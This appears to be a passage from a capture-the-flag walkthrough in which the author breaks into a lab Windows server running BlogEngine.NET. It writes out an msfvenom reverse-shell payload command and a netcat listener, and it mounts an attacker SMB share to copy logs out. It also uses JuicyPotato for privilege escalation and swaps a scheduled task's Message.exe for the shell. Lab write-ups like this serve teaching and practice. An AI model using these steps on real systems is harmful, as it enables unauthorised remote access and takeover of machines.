It seems like we can upload any file to our posts, and the code seems to create a new directory at root/yyyy/MM (/2022/08 right now). Let's test this.


From the admin page, we can go to CONTENT > Posts > New Post > File Manager








I couldn't then figure out how to make the server execute the files, so I looked up BlogEngine vulnerabilities and came up with a RCE:



https://www.aon.com/cyber-solutions/aon_cyber_labs/remote-code-execution-in-blogengine-net/


This gives us the hint to where to navigate after uploading our payload, and also gives an example payload.



POST EXPLOITATION

Further Enumeration

We can check our privileges with **whoami /priv** and the system info with **systeminfo**



We have the SeImpersonatePrivilege enabled, which means a potato exploit or metasploit could do the trick for us easily.


I first chose https://github.com/uknowsec/SweetPotato since it often is the easiest way to exploit it, but it didn't let me execute the shell. Therefore, I switched to JuicyPotato (https://github.com/ohpe/juicy-potato). Just download the compiled exe to the AttackBox from the releases page on github https://github.com/ohpe/juicy-potato/releases . I created a SMB share and mounted it on the Victim Machine using **net use * \\ATTACK.BOX.IP\myshare /u:root root**, where the allowed user in the share I created is *root* and the password is *root*. By default, when using * the share will be on Z: if that disk letter is not in use.

Now with the SMB share successfully mounted on the victim machine, we can generate our reverse shell payload directly there and download our potato exploit there as well.


msfvenom -p windows/x64/shell_reverse_tcp LHOST=IP.ATTACK.BOX LPORT=9876 -f exe -o shell.exe

```
root@ip-10-10-63-155:~/myshare# msfvenom -p windows/x64/shell_reverse_tcp LHOST=
10.10.63.155 LPORT=9876 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
root@ip-10-10-63-155:~/myshare# ls
shell.exe  SweetPotato.exe
root@ip-10-10-63-155:~/myshare# wget https://github.com/ohpe/juicy-potato/releas
es/download/v0.1/JuicyPotato.exe
--2022-08-23 19:39:25--  https://github.com/ohpe/juicy-potato/releases/download/
v0.1/JuicyPotato.exe
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-
2e65be/142582717/538c8db8-9c94-11e8-84e5-46a5d9473358?X-Amz-Algorithm=AWS4-HMAC-
SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220823%2Fus-east-1%2Fs3%2Faws4_
request&X-Amz-Date=20220823T183925Z&X-Amz-Expires=300&X-Amz-Signature=21793a88bb
a5c0eedf2ad004fc15279704f4e32090f3ee9df0f9fa12c4b538aa&X-Amz-SignedHeaders=host&
actor_id=0&key_id=0&repo_id=142582717&response-content-disposition=attachment%3B
```


Next, we set up a netcat listener and use the JuicyPotato exploit to execute the reverse shell:



Finally, we have system access and can read all directories to look for flags:




with the dir command on this machine and looking in all Users subdirectories with the switch /s, I recommend redirecting stderr like I do since there are many directories with names that are too long and will generate lengthy error output.



Completing the Room Questions


Now we're really done with the challenge, but we still didn't find the answer to some questions, as we solved it in a different way.

We can get the system information with **systeminfo** just like we did before as soon as we gained acces.



In terms of the Version info, the room is expecting the meterpreter's sysinfo output. I actually had to look up a room walkthrough to check the format. The answer will be Windows 2012 R2 (6.3 Build 9600).

Now for the services question, in order to list the running services we can run **sc query** in the command prompt.
Initially, nothing stands out, but after looking carefully one by one we can see there are two Scheduler services:



Querying the WindowsScheduler service with **sc qc WindowsScheduler** we can already see that the service path is truncated, not surrounded by quotes and run as Local System.

Therefore, we can quickly identify a possible Unquoted Service Path vulnerability, but we do not have Write permissions on C: root directory.

We also can't replace WService.exe, the service's executable file, as the service won't start.

Therefore, I will explore interesting log files. First, I will dump them in our samba share:

```
copy LogFile.txt Z:\log1.txt
C:\Program Files (x86)\SystemScheduler>copy LogFile.txt Z:\log1.txt
        1 file(s) copied.
copy LogFileAdvanced.txt Z:\log2.txt
C:\Program Files (x86)\SystemScheduler>copy LogFileAdvanced.txt Z:\lo
g2.txt
        1 file(s) copied.
copy Events Z:\Events
C:\Program Files (x86)\SystemScheduler>copy Events Z:\Events
Events\20198415519.INI
Events\20198415519.INI_LOG.txt
Events\2020102145012.INI
Events\Administrator.flg
Events\Scheduler.flg
Events\service.flg
Events\SessionInfo.flg
Events\SYSTEM_svc.flg
        1 file(s) copied.
```

*Note: All logs from the Events folder were merged into a file because of the way I copied it with copy instead of xcopy or robocopy, so I opened it for inspection from the AttackBox with vim Events

```
root@ip-10-10-63-155: ~/myshare
ile  Edit  View  Search  Terminal  Help
EventExecution]
stRunBy=Administrator1

YSTEM_svc0=23/08/22 13:17:00
3/04/19 15:06:01,Event Started Ok, (Administrator)
3/04/19 15:06:30,Process Ended. PID:2608,ExitCode:1,Message.exe (Administrator)
3/04/19 15:07:00,Event Started Ok, (Administrator)
3/04/19 15:07:34,Process Ended. PID:2680,ExitCode:4,Message.exe (Administrator)
3/04/19 15:08:00,Event Started Ok, (Administrator)
3/04/19 15:08:33,Process Ended. PID:2768,ExitCode:4,Message.exe (Administrator)
3/04/19 15:09:00,Event Started Ok, (Administrator)
3/04/19 15:09:34,Process Ended. PID:3024,ExitCode:4,Message.exe (Administrator)
3/04/19 15:10:00,Event Started Ok, (Administrator)
3/04/19 15:10:33,Process Ended. PID:1556,ExitCode:4,Message.exe (Administrator)
3/04/19 15:11:00,Event Started Ok, (Administrator)
3/04/19 15:11:33,Process Ended. PID:468,ExitCode:4,Message.exe (Administrator)
3/04/19 15:12:00,Event Started Ok, (Administrator)
3/04/19 15:12:33,Process Ended. PID:2244,ExitCode:4,Message.exe (Administrator)
3/04/19 15:13:00,Event Started Ok, (Administrator)
3/04/19 15:13:33,Process Ended. PID:1700,ExitCode:4,Message.exe (Administrator)
3/04/19 16:43:00,Event Started Ok,Can not display reminders while logged out. (
YSTEM_svc)*
3/04/19 16:44:01,Event Started Ok, (Administrator)
                                                              102,1         13%
```

We can see an interesting file executed as the Administrator user: Message.exe, and we can actually modify this file. I made a backup with **copy Message.exe Message.bkp** and then replaced the original with **copy Z:\shell.exe .\Message.exe**, enter **yes** when it asks if you want to replace the file:

```
08/04/2019  04:36 AM                60 Forum.url
01/08/2009  08:21 PM         1,637,972 libeay32.dll
11/16/2004  12:16 AM             9,813 License.txt
08/23/2022  10:39 AM             1,496 LogFile.txt
08/23/2022  10:40 AM             3,760 LogfileAdvanced.txt
03/25/2018  10:58 AM           536,992 Message.bkp
08/23/2022  11:34 AM             7,168 Message.exe
03/25/2018  10:59 AM           445,344 PlaySound.exe
03/25/2018  10:58 AM            27,040 PlayWAV.exe
08/04/2019  03:05 PM               149 Preferences.ini
03/25/2018  10:58 AM           485,792 Privilege.exe
03/24/2018  12:09 PM            10,100 ReadMe.txt
03/25/2018  10:58 AM           112,544 RunNow.exe
03/25/2018  10:59 AM            40,352 sc32.exe
08/31/2003  12:06 PM               766 schedule.ico
03/25/2018  10:58 AM         1,633,696 Scheduler.exe
03/25/2018  10:59 AM           491,936 SendKeysHelper.exe
03/25/2018  10:58 AM           437,664 ShowXY.exe
03/25/2018  10:58 AM           439,712 ShutdownGUI.exe
03/25/2018  10:58 AM           235,936 SSAdmin.exe
03/25/2018  10:58 AM           731,552 SSCmd.exe
01/08/2009  08:12 PM           355,446 ssleay32.dll
03/25/2018  10:58 AM           456,608 SSMail.exe
```

Now we start the netcat listener like before and, after a while, we will see that the service calls the Message.exe program again as we gain access:

```
root@ip-10-10-63-155:~# nc -lvnp 9876
Listening on [0.0.0.0] (family 0, port 9876)
Connection from 10.10.231.2 49415 received!
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\PROGRA~2\SYSTEM~1>whoami
whoami

C:\PROGRA~2\SYSTEM~1>whoami
whoami

C:\PROGRA~2\SYSTEM~1>whoami /privs
```

Initially, we get no output in the command prompt. However, as we cd into C:\Users, we can see that we are logged in as the administrator:

```
dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552

 Directory of C:\Users

08/23/2022  12:53 PM    <DIR>          .
08/23/2022  12:53 PM    <DIR>          ..
08/03/2019  11:15 AM    <DIR>          .NET v4.5
08/03/2019  11:15 AM    <DIR>          .NET v4.5 Classic
08/05/2019  02:03 PM    <DIR>          Administrator
08/23/2022  12:28 PM            31,306 erorr.log
08/23/2022  12:29 PM            31,290 error.log
08/04/2019  11:54 AM    <DIR>          jeff
08/23/2022  12:53 PM            20,445 logs.txt
08/22/2013  08:39 AM    <DIR>          Public
               3 File(s)         83,041 bytes
               7 Dir(s)  39,123,726,336 bytes free

C:\Users>whoami
whoami
hackpark\administrator

C:\Users>
```

And this is how we were supposed to solve the challenge.

Finally, for the Meterpreter section, we don't need to use WinPEAS to find the install date: This information is in further enumeration we did as soon as we gained access with the builtin too lsysteminfo: